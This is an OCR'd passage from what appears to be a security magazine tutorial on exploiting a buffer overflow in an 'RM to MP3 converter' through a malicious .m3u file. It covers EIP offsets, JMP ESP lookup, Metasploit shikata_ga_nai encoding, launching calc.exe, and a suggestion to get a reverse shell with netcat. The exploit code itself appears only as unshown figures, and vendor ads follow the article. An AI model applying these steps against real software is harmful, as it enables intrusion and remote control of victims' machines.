


Figure 4. *Debugger Analysis with Ollydbg*

in rm to mp3 converter (Figure 6 and Figure 7). So we will get a value which is nearer between 5792 to 26072.see the picture below. so in that location EIP Value is written. EIP sits between 25000 and 30000.

For that reason I have taken 30000 byte of data to see what happens to the data or program. see the picture below you will understand (Figure 8).

In the above screen I used two command to check the EIP AND ESP Location and fortunately I have not get any value for 2nd option and I got 1st value 5792 for command, because I have taken the beyond bytes of data.

Figure 5. *Checking the EIP Position with Msfcreat*

Figure 6. *Compile with Immunity*

Figure 7. *Compile with Ollydbg*

Finding JMP ESP And Memory Location

Before try to exploit we should know the exact memory location, JMP, ESP Location so that our exploit will work perfectly.

Ollydbg: go to view-executable modules and search for Shell 32 modules and

right click on shell32, view JMP ESP Command and location.

Same procedure will be applied for Immumnity Debugger. For More Information See the Figure 9

Analysis in Immunity Debugger see Figure 10. Analysis in Ollydbg.

Figure 8. *Our Buffer Overflow String*

Figure 9. *Lociationg JMP EsP In Immunity*

Figure 10. *Locating JMP EsP IN Ollydbg*




Figure 11. *x/86/shikata_ga_nai encoder*




Figure 12. *Final exploit that we will insert our encoder*




Figure 13. *Application View and Our Programm Ran (CALAC.EXE)*

Creating Our Own Exolit and Let Die The Application

As we know creating and building exploit there is great contribution towards Metasploit Built-in Payload generator and encoders. so we will use one of them for our Development of exploit.

So we will use Encoder: `x86/shikata _ ga _ nai` which is a good encoders for generating the payload which can be available in just writing msfconsole-show payloads-use payload(in this case bind_tcp)-show encoder-generate encoder

And we will use a program namely calculator in windows machine to boom the application.For That we have to riun a perl script behind it and open in rm to mp3 converter (Figure 11).

So we will add the encoder to our final exploit to run calculator on “rm to mp3 converter” to get buffer overflow.

And Exactly we add the location of memory as well as EIP ESP Location into exploit of our code to get into buffer.

Again Create Vulnerable .m3u file and run in “rm to mp3 converter” to see the calculator and to analyze in debugger either we have to open in immunity debugger or ollydbg debugger and analyze location where EIP AND ESP Overwritten (Figure 12 and Figure 13).

Application Boom to Calculator Application.

You can create the .m3u file and reverse connect to your shell some tool like nmap.netcat etc…

BIKASH DASH

Bikash Dash over 3 years of experience it security, malware analysis,Reverse engineering, Firewall security, Trojan Analysis. PE Auditor, Assembly Programming Cyber crime analyst, threat management, Honeypot analysis, Speaker.
Current Position:Ethical Hacker At Innobuzz Knowledge solution
Contact-Bikash Dash
Web: www.whitehatsecurity.in
Email: bikash.nit.12@gmail.com

改善

BLUE KAIZEN

Connecting Minds Improving Lives


Now.

You don't have to travel to blackhat conference to attend the samurai web hacking COURSE

Justin Searle will be in Istanbul to provide 4 days of intensive training

Discount for **Hakin9** members use Discount Code

H a k s a m u r a i



Duration : 4 Days

Date: 30th of june till 3rd of July

Place : Istanbul, Turkey

www.bluekaizen.org/samurai

What do all these have in common?

They all use Nipper Studio

to audit their firewalls, switches & routers

Nipper Studio is an award winning configuration auditing tool which analyses vulnerabilities and security weaknesses. You can use our point and click interface or automate using scripts. Reports show:

1) Severity of the Threat & Ease of Resolution

2) Configuration Change Tracking & Analysis

3) Potential Solutions including Command Line Fixes to resolve the Issue

Nipper Studio doesn't produce any network traffic, doesn't need to interact directly with devices and can be used in secure environments.

SME pricing from **£650** scaling to enterprise level

evaluate for free at www.titania.com

WINNER
Enterprise Security Solution of the Year

WINNER
Network Security Solution of the Year

Runner-up
SME Security Solution of the Year

www.titania.com
T: +44 (0) 1905 888785

Dr.WEB®
20 years

Dr.Web SpIDer is 8-legged!

New Package Installer

Improved Technology for Protection against yet-unknown Threats

New Anti-Rootkit Module

Online Service Dr.Web Cloud

Improved Parental Control

Free Upgrade to New Version

Unified User Interface


Better than ever: Dr.Web Security Space version 8.0! 30-day trial available from https://download.drweb.com/?lng=en

New Version 8.0

Security Space and Dr.Web Antivirus for Windows

Get your free 60-day license under https://www.drweb.com/press/
to protect your PC and your smartphone with Dr.Web!
Your promo code: ***Hakin9***

Protect your mobile device free of charge!
https://support.drweb.com/free_mobile/



© Doctor Web 2003 — 2013

Doctor Web is a Russian anti-virus vendor with a software development record dating back to 1992.
www.drweb.com